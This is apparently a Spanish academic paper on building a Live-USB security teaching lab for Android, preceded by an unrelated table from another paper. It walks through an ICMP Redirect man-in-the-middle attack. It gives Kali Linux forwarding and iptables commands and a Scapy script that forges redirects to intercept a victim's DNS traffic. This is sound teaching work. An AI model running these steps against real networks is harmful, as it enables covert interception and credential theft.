	Systems Security Analysis	0.24	0.00	0.10	0.26	0.15	0.27	0.34	0.16	0.20	0.34	0.18
Oversight and Development	Education and Training	0.11	0.08	0.06	0.12	0.14	0.13	0.12	0.11	0.11	0.25	0.11
	Information Systems Security Operations (ISSO)	0.35	0.00	0.19	0.17	0.15	0.22	0.21	0.13	0.17	0.35	0.17
	Legal Advice and Advocacy	0.20	0.00	0.23	0.18	0.24	0.14	0.19	0.20	0.20	0.27	0.17
	Security Program Management (CISO)	0.27	0.05	0.13	0.20	0.19	0.26	0.30	0.27	0.27	0.35	0.21
	Strategic Planning and Policy Development	0.28	0.00	0.24	0.24	0.30	0.21	0.25	0.28	0.28	0.33	0.22
Protect and Defend	Computer Network Defense Analysis	0.17	0.05	0.08	0.39	0.19	0.36	0.35	0.22	0.27	0.44	0.24
	Computer Network Defense Infrast. Support	0.15	0.07	0.05	0.29	0.24	0.26	0.20	0.21	0.21	0.29	0.18
	Incident Response	0.21	0.13	0.07	0.19	0.25	0.28	0.20	0.31	0.31	0.33	0.21
	Vulnerability Assessment and Management	0.22	0.08	0.11	0.25	0.14	0.22	0.26	0.22	0.22	0.33	0.19
Securely Provision	Information Assurance Compliance	0.25	0.00	0.28	0.22	0.22	0.19	0.23	0.19	0.25	0.35	0.19
	Software Assurance and Security Engineering	0.19	0.00	0.03	0.21	0.17	0.31	0.30	0.19	0.19	0.32	0.17
	Systems Development	0.21	0.00	0.12	0.26	0.13	0.24	0.27	0.14	0.21	0.27	0.16
	Systems Requirements Planning	0.25	0.00	0.14	0.19	0.12	0.24	0.24	0.13	0.13	0.33	0.15
	Systems Security Architecture	0.16	0.00	0.06	0.19	0.11	0.20	0.23	0.13	0.16	0.28	0.14
	Technology Research and Development	0.16	0.05	0.08	0.28	0.19	0.21	0.24	0.26	0.16	0.31	0.19
	Test and Evaluation	0.25	0.00	0.06	0.08	0.15	0.18	0.17	0.18	0.18	0.25	0.15
	Maximum similarity per Master	0.35	0.25	0.28	0.39	0.30	0.36	0.35	0.31	0.31		
	Mean similarity per Master	0.20	0.04	0.11	0.21	0.17	0.21	0.22	0.17	0.18		

Category	Specialty Area (SA)	M19	M20	M21	M22	M23	M24	M25	Maximum similarity per SA	Mean similarity per SA
Investigate	Digital Forensics	0.32	0.09	0.18	0.14	0.09	0.36	0.32	0.44	0.25
	Investigation	0.00	0.07	0.10	0.00	0.00	0.14	0.00	0.30	0.14
Operate and Maintain	Customer Service and Technical Support	0.10	0.13	0.13	0.06	0.13	0.04	0.13	0.24	0.09
	Data Administration	0.05	0.06	0.00	0.06	0.00	0.04	0.09	0.25	0.07
	Knowledge Management	0.11	0.07	0.04	0.07	0.07	0.19	0.09	0.22	0.09
	Network Services	0.23	0.15	0.11	0.10	0.16	0.14	0.24	0.25	0.15
	System Administration	0.16	0.09	0.14	0.04	0.09	0.17	0.32	0.32	0.14
	Systems Security Analysis	0.16	0.10	0.21	0.14	0.10	0.24	0.24	0.34	0.18
Oversight and Development	Education and Training	0.10	0.00	0.04	0.00	0.06	0.23	0.18	0.25	0.11
	Information Systems Security Operations (ISSO)	0.17	0.20	0.33	0.14	0.21	0.18	0.28	0.35	0.17
	Legal Advice and Advocacy	0.12	0.07	0.15	0.15	0.08	0.20	0.15	0.27	0.17
	Security Program Management (CISO)	0.21	0.09	0.22	0.14	0.14	0.31	0.32	0.35	0.21
	Strategic Planning and Policy Development	0.20	0.18	0.22	0.18	0.19	0.26	0.33	0.33	0.22
Protect and Defend	Computer Network Defense Analysis	0.32	0.04	0.14	0.09	0.09	0.36	0.44	0.44	0.24
	Computer Network Defense Infrast. Support	0.26	0.11	0.17	0.11	0.12	0.21	0.27	0.29	0.18
	Incident Response	0.29	0.08	0.22	0.08	0.18	0.28	0.22	0.33	0.21
	Vulnerability Assessment and Management	0.15	0.06	0.23	0.06	0.13	0.33	0.23	0.33	0.19
Securely Provision	Information Assurance Compliance	0.18	0.22	0.30	0.16	0.24	0.35	0.25	0.35	0.19
	Software Assurance and Security Engineering	0.22	0.12	0.32	0.16	0.12	0.27	0.28	0.32	0.17
	Systems Development	0.14	0.12	0.25	0.12	0.13	0.24	0.25	0.27	0.16
	Systems Requirements Planning	0.16	0.10	0.25	0.10	0.15	0.17	0.33	0.33	0.15
	Systems Security Architecture	0.16	0.10	0.14	0.14	0.10	0.24	0.28	0.28	0.14
	Technology Research and Development	0.15	0.04	0.17	0.13	0.09	0.30	0.31	0.31	0.19
	Test and Evaluation	0.17	0.21	0.19	0.21	0.23	0.24	0.25	0.25	0.15
	Maximum similarity per Master	0.32	0.22	0.33	0.21	0.24	0.36	0.44		
	Mean similarity per Master	0.17	0.10	0.18	0.11	0.12	0.23	0.24		

Fig. 4: Similarities between Spanish cybersecurity Master's programs listed in Table I and US NICE WF's Specialty Areas.

Implementación y prueba de concepto de un laboratorio de seguridad para el S.O. Android utilizando Live-USB

José María Martínez-Canata
Dpt. de Teoría de la Señal Telemática
y Comunicaciones, CITIC-UGR, España
jmmartinez@correo.ugr.es

Rafael A. Rodríguez-Gómez
Dpt. de Teoría de la Señal Telemática
y Comunicaciones, CITIC-UGR, España
rodgom@ugr.es

***Resumen*—El principal objetivo de este proyecto es abordar la seguridad de un sistema tan expandido mundialmente como Android, donde aparecen nuevos *malware* cada día. Para esto se pretende montar un laboratorio de seguridad utilizando Live-USB con el S.O. Android. A partir de esto se utilizará una imagen concreta de Android con una vulnerabilidad específica a analizar en el laboratorio, en nuestro caso un ataque ICMP Redirect. Es de resaltar que este proyecto está enmarcado en el segundo año de un proyecto de innovación docente destinado a montar un laboratorio de seguridad e incluir en éste la habilidad de estudiar sistemas operativos móviles será de gran utilidad.**

***Index Terms*—Ciberseguridad, Laboratorio, Docencia, Android, Man in the Middle**

Tipo de contribución: *Formación innovación*

I. Introducción

Es innegable que en los últimos años los dispositivos móviles han pasado de ser un simple teléfono portátil a convertirse en una herramienta fundamental en la vida cotidiana de gran parte de la población mundial. En este avance imparable el sistema operativo Android es, con gran diferencia el más extendido, en concreto según [1] Android está instalado en un 81 % de todos dispositivos móviles del mundo.

Prueba de esta gran implantación de los dispositivos móviles es que, según el informe sobre seguridad móvil de 2016 publicado por la empresa Now Secure [2], el número de dispositivos móviles en el mundo ya ha superado el número de personas viviendo en él, y que en 2015 se realizaron más búsquedas en Google mediante dispositivos móviles que sobre ordenadores en 10 países. Además, como datos relacionados con la seguridad en este mismo informe se indica que el 35 % de las comunicaciones móviles no están encriptadas; y que el 24.7 % de las aplicaciones móviles poseen un alto riesgo de seguridad.

Desafortunadamente, no solo es la tecnología lo que avanza, sino que el desarrollo de *malware* asociado a ella también crece considerablemente, y dentro de este sector, según un estudio de Forbes, Android acapara más del 97 % de los ataques en entornos móviles [3].

La consecuencia directa de estos datos es la existencia de una necesidad de profesionales cualificados en el campo de la ciberseguridad, como indica Cisco en su informe anual de seguridad de 2016 [4], las empresas relacionadas deben seguir aumentando su conciencia en términos de preparación en niveles de seguridad, mediante la formación de profesionales especializados y el aumento presupuestario para respaldar la tecnología y el personal; y en concreto, en relación a la seguridad en dispositivos móviles donde hay una menor cantidad de información técnica relacionada con la ciberseguridad.

Derivado de lo anterior, se pone de manifiesto la necesidad de aumentar la formación en ciberseguridad y en concreto en el campo de los dispositivos móviles con S.O. Android. Por esto, en el presente trabajo se pretende diseñar un laboratorio de seguridad donde se puedan hacer pruebas de forma flexible y con una finalidad docente. Desde la Universidad de Granada, ya se inició el año pasado un proyecto de investigación docente [5] donde se proponía una solución al diseño de laboratorios de redes de ciberseguridad de forma flexible y eficiente, mediante métodos de virtualización y Live-USB, donde se salvaban numerosas dificultades que plantean los laboratorios de seguridad implementados actualmente en la universidad. Con este trabajo se expande dicho proyecto, dándole una extensión práctica al estudio de la seguridad en Android, y sirviendo de ejemplo para la implementación de laboratorios virtuales en la docencia en el campo de la seguridad en redes.

Esta solución basada en un laboratorio virtual nos permite trabajar en el estudio de ataques y vulnerabilidades de Android con un grado de realismo muy completo, sin las limitaciones que tendríamos con un escenario dependiente de una estructura física concreta, y trabajando con máquinas virtuales con los mismos sistemas operativos que los utilizados en los dispositivos reales.

Adicionalmente, y como prueba de concepto de este laboratorio de seguridad, en el presente trabajo se indica cómo utilizar el laboratorio propuesto para realizar un ataque *Man in the Middle* (MitM) aprovechando una vulnerabilidad presente en la configuración por defecto de los dispositivos Android.

El resto del artículo presenta la siguiente estructura. En primer lugar, en la Sección II, se presentan los conceptos fundamentales relativos a los ataques *Man in the Middle*. En la Sección III se detalla la estructura propuesta para el laboratorio docente. Se continúa con la exposición de un caso de uso práctico de un ataque MitM al S.O. Android en la Sección IV. Finalmente, las conclusiones obtenidas y unas posibles líneas de trabajo futuro se indican en la Sección V.

II. Conceptos generales: Ataques MitM

El ataque *Man in the Middle* es uno de los ataques más conocidos en el mundo de la seguridad en redes debido a su




Figura 1: Esquema de ataque *Man in the Middle*.

efectividad, sencillez y a la dificultad de detección por parte del usuario [6]. Uno de los objetivos comunes de un gran número de los ciberdelincuentes es robar información valiosa de las víctimas como datos financieros o personales, y para tal fin, un ataque MitM puede ser ideal si se da el escenario propicio.

El ataque MitM consiste en la infiltración por parte del atacante en la comunicación entre la víctima y un destinatario, generalmente siguiendo una arquitectura cliente-servidor, sin que ninguno de estos se percaten del hecho de que su enlace está siendo violado. Por lo tanto, el atacante tendría la capacidad de interceptar los mensajes enviados en la comunicación, como se puede ver en la Figura 1. Esto puede derivar en consecuencias como las siguientes:

1. Se podrían bloquear los mensajes enviados por una de las partes para realizar un ataque de denegación de servicio (DoS).
2. Se puede utilizar para espiar la comunicación y obtener información valiosa de ella. Esta consecuencia puede ser paliada utilizando técnicas criptográficas en la comunicación.
3. Se puede hacer un ataque de *phishing*, mediante el cual el atacante suplanta la identidad de uno de los dos extremos de la comunicación. Este ataque suele ser utilizado para obtener los datos de acceso (usuario y contraseña) de la página web que ha sido duplicada.

Hay muchas técnicas para realizar un ataque MitM. Una de las más conocidas es el *ARP Spoofing*. Este método consiste en el envío de mensajes ARP falsos dentro de una red *Ethernet*, con la finalidad de asociar la dirección MAC del atacante con la dirección IP de otro nodo de la red como puede ser la puerta de enlace predeterminada; de esta forma cualquier tráfico destinado a dicha puerta de enlace pasará por el atacante, pudiendo éste bloquear el tráfico (DoS), reenviarlo intacto a su destino real (escucha) o modificarlo (ataque activo).

Además de esta técnica, se emplean otras como *DNS Spoofing*, que se basa en comprometer una relación `Nombre de dominio - Dirección IP` para que finalmente el usuario acceda a un servidor comprometido por nosotros al consultar su dirección IP al servidor DNS correspondiente, ya sea suplantando al propio servidor DNS, o envenenando su tabla de conversión. También se puede emplear *DHCP Spoofing* donde se crea un servidor DHCP falso para enviar




Figura 2: Funcionamiento de los mensajes ICMP Redirects.

datos como el servidor DNS, dirección IP, *Gateway* falsos al cliente. Estos son solo algunos ejemplos de los muchos que existen para poder realizar un ataque MitM dentro de una red de área local, o incluso desde el exterior teniendo comprometido algún equipo interno. Por suerte, hoy en día existen muchos métodos y herramientas para prevenir y detectar este tipo de ataques: se suelen hacer recomendaciones como navegar sobre HTTPS, usar una VPN, configurar tablas ARP estáticas para evitar el *ARP Spoofing*, y un largo etcétera de recomendaciones que mejorarían nuestra seguridad a la hora de realizar una comunicación en Internet. Además de disponer de herramientas como Patriot-NG [7], ArpON [8], que analizan la red en busca de situaciones sospechosas de tratarse de un ataque de este estilo.

Una vez presentados estos conceptos básicos, es de resaltar una técnica de MitM basada en mensajes **ICMP Redirects** al ser la utilizada en este artículo. Los mensajes ICMP Redirects son mensajes de error del protocolo ICMP que se envían desde los *routers* a los *host* para informar de la existencia de una ruta mejor hacia un determinado destino, para que estos actualicen sus tablas de encaminamiento cambiando su *Default Gateway* y así ahorrar tiempo y recursos en la red. En la Figura 2 se puede ver un pequeño esquema de su funcionamiento y utilidad.

El hecho de la elección de este método para realizar el caso de estudio práctico en nuestro laboratorio se debe a varios motivos:

- Es un tipo de ataque menos conocido que otros cómo *ARP Spoofing* pero no menos efectivo que éste.
- Es un método sencillo de implementar al basarse en un concepto simple, como son los mensajes *ICMP Redirects*, y existir diferentes caminos para llevarlo a cabo con éxito.
- Los sistemas operativos *Android* son vulnerables a este ataque.

Este último punto es el más importante a la hora de

decidirnos a implementar este ataque, ya que es una prueba de la vulnerabilidad que poseen los sistemas *Android* en la actualidad siendo más vulnerables que otros sistemas, como *GNU/Linux* y *Windows*, donde no se acepta la recepción de mensajes ICMP Redirects desde hace tiempo por seguridad, hecho fundamental para que el ataque pueda realizarse con éxito. Sin embargo, el sistema operativo *Android* posee esta vulnerabilidad hasta una de sus versiones más recientes como es Android 5.0 (Lollipop).

El concepto del ataque MitM basado en mensajes ICMP Redirects es muy simple, basta con que el atacante envíe un mensaje *ICMP Redirect* a la víctima indicándole que cambie su Default Gateway por él mismo para una dirección IP destino que le interese, como hace R1 en la Figura 2, desde ese momento todos los mensajes destinados a esa dirección pasarán por el atacante teniendo éste la opción de bloquearlos, redireccionarlos a su destino real (ataque pasivo), o modificarlos (ataque activo). Un uso común de este ataque puede ser que el atacante utilice los mensajes Redirects para modificar la ruta hacia los servidores DNS de la víctima, con lo que podría manipular el resto de conexiones a los dominios que intente acceder la víctima. Vemos que un ataque tan sencillo como este abre un abanico de posibilidades muy grande para un atacante con el único requisito de encontrarse en la misma red LAN que el usuario afectado, y que éste emplee un dispositivo móvil con *Android*, hecho que en la actualidad sería un escenario de lo más común, y que intentaremos reproducir fielmente en nuestro laboratorio gracias a la virtualización y al uso de Live-USB. Para hacernos una idea de la potencia de un ataque de este tipo, pongámonos en la situación de que un usuario con un dispositivo *Android* accede al servidor Web de su banco, el atacante (por el que pasa todo el tráfico) se percata de esto y genera una página web imitando a la del propio banco para que la próxima vez que la víctima intente acceder al banco, el atacante responda con la página falsa (*phishing*) desprovista de seguridad como la original, por lo que cuando el cliente envíe sus credenciales creyendo que es la página auténtica, el atacante se hace con ellos. Otra opción sería la alteración de un fichero descargado por el cliente, de forma que introduzca un *malware* en su equipo.

Una vez que el atacante está en medio de la conexión, si quiere realizar algo más allá de un simple *sniffing* se encontrará con una tarea compleja, por ejemplo si quiere modificar el flujo de información, para modificar un paquete TCP no basta con cambiar el Payload del paquete, también tendría que recalcular el CRC y los números de secuencia; por lo que a partir de ese momento tendrá que sincronizar los números de secuencia que usa el cliente y usa el servidor. Por este motivo, en el presente proyecto como prueba de concepto nos limitamos a hacer una prueba de *sniffing* empleando mensajes ICMP Redirects, y actuando como un *Proxy* entre cliente y servidor.

III. Laboratorio docente para seguridad en Android

El objetivo de esta sección es el de presentar el diseño seguido para montar el laboratorio docente de seguridad en *Android* basado en Live-USB. Este laboratorio se basa fundamentalmente en el trabajo previo [5] desarrollado en la Universidad de Granada, donde se propone una solución a la implementación de laboratorios de seguridad destinados a la docencia basados en técnicas de **virtualización** y **Live-USB**. Dicho trabajo demostraba las innumerables ventajas de disponer de un laboratorio de este estilo donde el profesor puede modificar el entorno a su antojo, y posteriormente distribuir una copia exacta a cada alumno para cargar en sus PCs mediante un Live-USB; obteniendo así un laboratorio adaptado a las necesidades docentes de cada momento.

Como prueba de concepto del uso de este laboratorio de seguridad en *Android* se implementará el ataque MitM visto anteriormente. Es necesario que el laboratorio sea un entorno controlado que reproduzca fielmente la realidad, y para ello se necesita al menos un equipo con un S.O. Android y otro sistema que ejerza de atacante, ambos con conectividad dentro de una red LAN. Para conseguir reproducir esta situación en un laboratorio docente, como podría ser el laboratorio de redes de la Escuela Técnica Superior de Ingenierías de Informática y de Telecomunicaciones de la Universidad de Granada (ETSIIT-UGR), que es donde se realizan las prácticas de las asignaturas de seguridad en redes; la mejor solución consiste en el montaje de un laboratorio virtual con las características descritas previamente. En él, dependiendo de la configuración que realice el docente, se podría trabajar de forma local en cada PC cargando una imagen mediante Live-USB que contenga un *host* anfitrión con al menos dos máquinas virtuales, una máquina Android y otra Linux que actúe como atacante, donde el host anfitrión actuaría de *router* LAN. De esta forma se dispondría de todo el entorno de trabajo concentrado en un sólo Live-USB que posteriormente el alumno podría llevarse a casa para continuar el trabajo reproduciendo exactamente el mismo escenario que en el laboratorio físico. La otra opción, sería disponer de dos Live-USB para el montaje del escenario, en una primera imagen se cargaría un S.O. Android como *guest* de un sistema Linux en un PC físico, y en el PC del compañero se cargaría la imagen del sistema Linux elegido como atacante directamente; ambos PCs estarían conectados a un mismo *router* formando parte de la misma LAN.

Por lo tanto se dispondrán de tres roles diferentes en nuestro escenario (equipo anfitrión, atacante y víctima), y los sistemas empleados se deben escoger cuidadosamente en función de nuestras necesidades:

- Para la elección del equipo anfitrión (host), se ha optado por un sistema GNU/Linux ya que cuenta con innumerables ventajas como mayor flexibilidad, portabilidad y eficiencia. Y en concreto se elige el sistema Lubuntu, ideal para nuestro objetivo al consumir pocos recursos y conseguir una gran eficiencia.
- La máquina atacante elegida para nuestro laboratorio será Kali Linux, una distribución basada en Debian GNU/Linux ideal para nuestro propósito al estar diseñada para la auditoría y seguridad informática. Esta distribución cuenta con una gran cantidad de herramientas útiles para nuestras prácticas de seguridad, que nos ofrecerá la posibilidad de experimentar con el mayor número de vulnerabilidades posibles.
- Finalmente, se debe disponer de una máquina Android virtualizada, que se aproxime lo máximo posible a los sistemas que se encuentran actualmente en el mercado




Figura 3: Esquema del escenario virtual en un Live-USB.

y en circulación. Por ello, se ha escogido la versión Android 4.4.2 KitKat, una de las más usadas actualmente a nivel mundial con un 46 % de uso [2].

Para el montaje del laboratorio de prácticas, el docente debe seguir unos pasos previos para preparar las copias Live-USB en función del objetivo de la práctica en cuestión. Se debe comentar previamente que como software de virtualización se ha escogido Virtual Box [9] (www.virtualbox.org) debido a sus altas prestaciones y su condición de software libre. Para la generación del Live-USB se emplea Systemback [10], una herramienta de Ubuntu que genera una imagen donde vuelca una copia en vivo del sistema operativo Ubuntu que la contiene, y permite grabarla posteriormente en un dispositivo Live-USB. En nuestro caso nos centraremos en la creación de un Live-USB donde esté el escenario completo configurado con el fin de no tener que depender de una estructura física concreta para la realización de la práctica, esto garantiza la portabilidad absoluta del escenario y un escenario homogéneo para cada alumno. Los pasos a seguir para la generación del Live-USB son los siguientes:

- Instalación de Oracle VM VirtualBox en un PC.
- Creación de una máquina virtual Lubuntu, que actuará como *host* de nuestro Live-USB, y en la cual se debe configurar un adaptador de red como NAT con el fin de simular una red LAN dentro de nuestro escenario, en esta opción VirtualBox nos proporciona un *router virtual* que actúa de frontera entre nuestra red y el exterior.
- A continuación, instalar VirtualBox en nuestra máquina *host*.
- Generar los sistemas *guest* en función del objetivo de la práctica, en nuestro caso una máquina Android y otra Kali Linux.
- Configurar en VirtualBox la red entre dichas máquinas. Como queremos simular una red LAN para nuestro escenario, se conectarán mediante un *bridge* (Adaptador puente) al *host* anfitrión.
- Finalmente, instalar Systemback en la máquina *host* para poder generar el Live-USB.

Una vez seguidos estos pasos, se dispondrá de un dispositivo Live-USB como el que podemos ver en la Figura 3. En ella podemos ver cómo los tres equipos se interconectan mediante un router virtual, que actuará como *Default Gateway* de ellos y a su vez hace NAT con el exterior, creando una red de área local (LAN).

IV. Caso de estudio del laboratorio: implementación de MitM con ICMP Redirects

En esta sección se pretende implementar un caso práctico de un ataque Man in the Middle sobre un dispositivo Android con el fin de mostrar la funcionalidad del laboratorio virtual diseñado, y a su vez estudiar una vulnerabilidad del S.O. Android. En concreto se va a realizar un ataque basado en mensajes ICMP Redirects como se explicó en la Sección II. La finalidad de este trabajo es que un alumno provisto de un Live-USB pueda realizar la práctica directamente en el laboratorio o en su ordenador personal con un material ya preparado previamente por el docente, donde no deba preocuparse de la instalación de paquetes, configuración de red adicionales, y demás asuntos que interfieran en la funcionalidad del propio ataque.

Resumidamente, el escenario donde se desarrollará el ataque es el siguiente:

- *Default Gateway*: Es la ruta por defecto que los equipos de la LAN tienen configurados para comunicarse con el exterior, generalmente suele ser el router frontera de la red, que hace NAT, y en este escenario virtual se representa por un router virtual con la dirección IP 192.168.1.1
- *Atacante (Kali Linux)*: Será la máquina que realice el ataque MitM y capture la comunicación entre el cliente Android y el servidor, esta poseerá la dirección IP 192.168.1.5.
- *Víctima (Android)*: Será el equipo que actúe como cliente y se comunique con el servidor, su dirección IP será la 192.168.1.6
- *Servidor infectado*: Para la prueba de concepto se ha elegido un servidor DNS con el objetivo de capturar las peticiones DNS de la víctima, en concreto se infectará el DNS público de *Google* 8.8.8.8.

A continuación se detalla el procedimiento a seguir para ejecutar el ataque dentro del entorno del Live-USB.

IV-A. *Preparación de la máquina Android*

El dispositivo con el S.O. Android será la víctima del ataque, para facilitar las labores a realizar sobre esta máquina empleamos un terminal de comandos, donde podemos comprobar si es vulnerable a este tipo de ataques ejecutando el comando: `cat /proc/sys/net/ipv4/conf/all/accept_redirects`. Si el terminal devuelve un 1 quiere decir que acepta la recepción de mensajes ICMP Redirects y por tanto es vulnerable a nuestro ataque. Este paso es simplemente a nivel informativo ya que para la realización de este ataque no es necesaria ninguna configuración en el terminal del cliente, este es un hecho determinante a la hora de comprobar la potencia del ataque MitM.

IV-B. Preparación de la máquina Kali Linux

La finalidad de este ataque es redirigir el tráfico de la víctima para que pase por el equipo del atacante en lugar de dirigirse al router por defecto, y para que el ataque no sea detectable a simple vista por el usuario el equipo atacante debe actuar de *router* reenviando el tráfico a su verdadero destino, al igual que en sentido opuesto. Por lo tanto, debemos hacer las configuraciones necesarias para que la máquina Kali (atacante) actúe como un router desde el punto de vista del cliente, modificando los siguientes parámetros:

- `IP forwarding`: En primer lugar activamos el reenvío de paquetes del protocolo IP, con esta función conseguimos que el equipo reenvíe los paquetes que recibe con un destino distinto del propio; hay dos formas de activar esta opción en distribuciones GNU/Linux, *(a)* editando el archivo de configuración `/etc/sysctl.conf`, que sirve para pasarle al Kernel parámetros de configuración en tiempo de ejecución, dentro de este archivo se debe descomentar la línea `net.ipv4.ip_forward 1` y aplicar los cambios con el comando `sudo sysctl -a`; y *(b)* cambiar el valor directamente de los archivos del directorio virtual `/proc/sys`, en concreto el parámetro que nos interesa se modifica con el siguiente comando: `echo 1 >/proc/sys/net/ipv4/ip_forward`. Ambos métodos son equivalentes, con la diferencia de que el directorio /proc/ al ser virtual se borra cuando se apaga el equipo; y el archivo de configuración si permanece. Pero para nuestro caso al trabajar con Live-USB ambas opciones son válidas.
- `Send Redirects`: Otro parámetro muy importante dentro del contexto del ataque que estamos estudiando, debemos desactivar el envío de mensajes *ICMP Redirects* por parte de nuestro equipo, ya que eso evitará que envíe mensajes originales a la víctima cuando enviemos el mensaje generado por nosotros, al entender el PC atacante de que la mejor ruta posible para la víctima es el propio Default Gateway de la red. En caso de estar activado, la máquina atacante enviaría un mensaje Redirect original por cada mensaje falso enviado por el ataque. La forma de desactivar este parámetro es similar a la anterior, puede descomentarse la línea `net.ipv4.conf.all.send_redirects = 0` del archivo `/etc/sysctl.conf`; o en su defecto acudir a los archivos del directorio virtual `/proc/sys` donde pondremos el parámetro a 0: `echo 0 >/proc/sys/net/ipv4/conf/all/send_redirects`.
- `NAT`: Finalmente, realizamos una pequeña configuración para hacer NAT con *iptables*, una herramienta de las distribuciones Linux muy potente al combinar funciones de Cortafuegos y NAT. La regla utilizada en iptables para configurar el NAT es la siguiente: `# iptables -t nat -A POSTROUTING -s 192.168.1.0/255.255.255.0 -o eth0 -j MASQUERADE`. Y traducida significa que en la tabla NAT, haga un enmascarado de la dirección IP origen (se coloca como dirección IP origen la de la interfaz eth0 en el momento del envío) para los paquetes provenientes de la red indicada y salientes por la interfaz *eth0*; es decir, cambiar la dirección IP origen de los paquetes provenientes de la víctima hacia el Default Gateway por la dirección del atacante con el fin de que el router original no se percate de que se está haciendo un redireccionamiento dentro de la red. Este hecho es muy importante porque es el que garantiza que la comunicación se capture en ambos sentidos (*Full-Duplex MitM*), ya que se envían los paquetes al servidor como si proviniesen del atacante, consiguiendo así que la respuesta vaya hacia él. También debemos asegurarnos que el cortafuegos de *iptables* esté bien configurado para que no filtre los paquetes que reenviamos, para asegurarnos podemos borrar todas las reglas de la tabla *Filter* con el comando `iptables -F`, y cambiar la política por defecto para que acepte todos los paquetes de reenvío: `iptables -P FORWARD ACCEPT`, se recomienda consultar el manual de *iptables* [11] para comprender mejor su funcionamiento.

Figura 4: Escaneo de dispositivos activos en la LAN.

Una vez seguidos estos pasos tendremos la máquina atacante preparada para realizar el ataque Man in the Middle y capturar las comunicaciones entre el dispositivo Android y el servidor al que infectemos durante el ataque, en esta prueba vamos a infectar el tráfico destinado a un servidor DNS, en concreto el 8.8.8.8, con el fin de capturar todas las peticiones DNS que realice el cliente a este servidor, ya vimos su utilidad en la Sección II. Hemos escogido un servidor DNS por defecto, pero se puede obtener otro que utilice la víctima fácilmente, ya que al estar en una red LAN común seguramente el servidor DHCP haya provisto de los mismos servidores DNS tanto a la víctima como al atacante.

IV-C. Realización del ataque MitM

Para realizar el ataque en cuestión, vamos a hacer uso en primer lugar de una herramienta muy conocida y de gran utilidad como es el caso de *Nmap* [12] (https://nmap.org/), un rastreador de puertos instalado por defecto en el sistema Kali Linux que utilizaremos para obtener los dispositivos conectados en nuestra red y saber reconocer si se encuentra algún dispositivo Android vulnerable al ataque que estamos estudiando. Para ello, escribimos el comando `nmap -sn -n 192.168.1.0/24` que simplemente hace un sondeo TCP dentro de la red en busca de equipos activos. El resultado del

Mensaje de Redirección

00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Tipo= 5								Código								Cabecera															
Dirección IP																															
IP cabecera y los primeros 8 bytes del datagrama original																															

Figura 5: Trama del mensaje ICMP Redirect.

```
# Definimos las direcciones de los hosts que intervienen en el redireccionamiento IP:

originalRouterIP='192.168.1.1'
attackerIP='192.168.1.5'
victimIP='192.168.1.6'
serverIP='8.8.8.8'

# A continuación creamos el paquete ICMP Redirect:

ip=IP()
ip.src=originalRouterIP
ip.dst=victimIP
icmpRedirect=ICMP()
icmpRedirect.type=5
icmpRedirect.code=1
icmpRedirect.gw=attackerIP

#El Payload del paquete ICMP contiene el paquete original que
#envió la víctima

redirPayloadIP=IP()
redirPayloadIP.src=victimIP
redirPayloadIP.dst=serverIP
fakeOriginalTCPSYN=TCP()
fakeOriginalTCPSYN.flags="S"
fakeOriginalTCPSYN.dport=80
fakeOriginalTCPSYN.seq=444444444
fakeOriginalTCPSYN.sport=55555

# Enviamos el paquete ICMP Redirect completo:

while True:
    send(ip/icmpRedirect/redirPayloadIP/fakeOriginalTCPSYN)
```

Figura 6: Generación del mensaje ICMP Redirect con Scapy.




Figura 7: Desglose del mensaje ICMP Redirect en Wireshark.

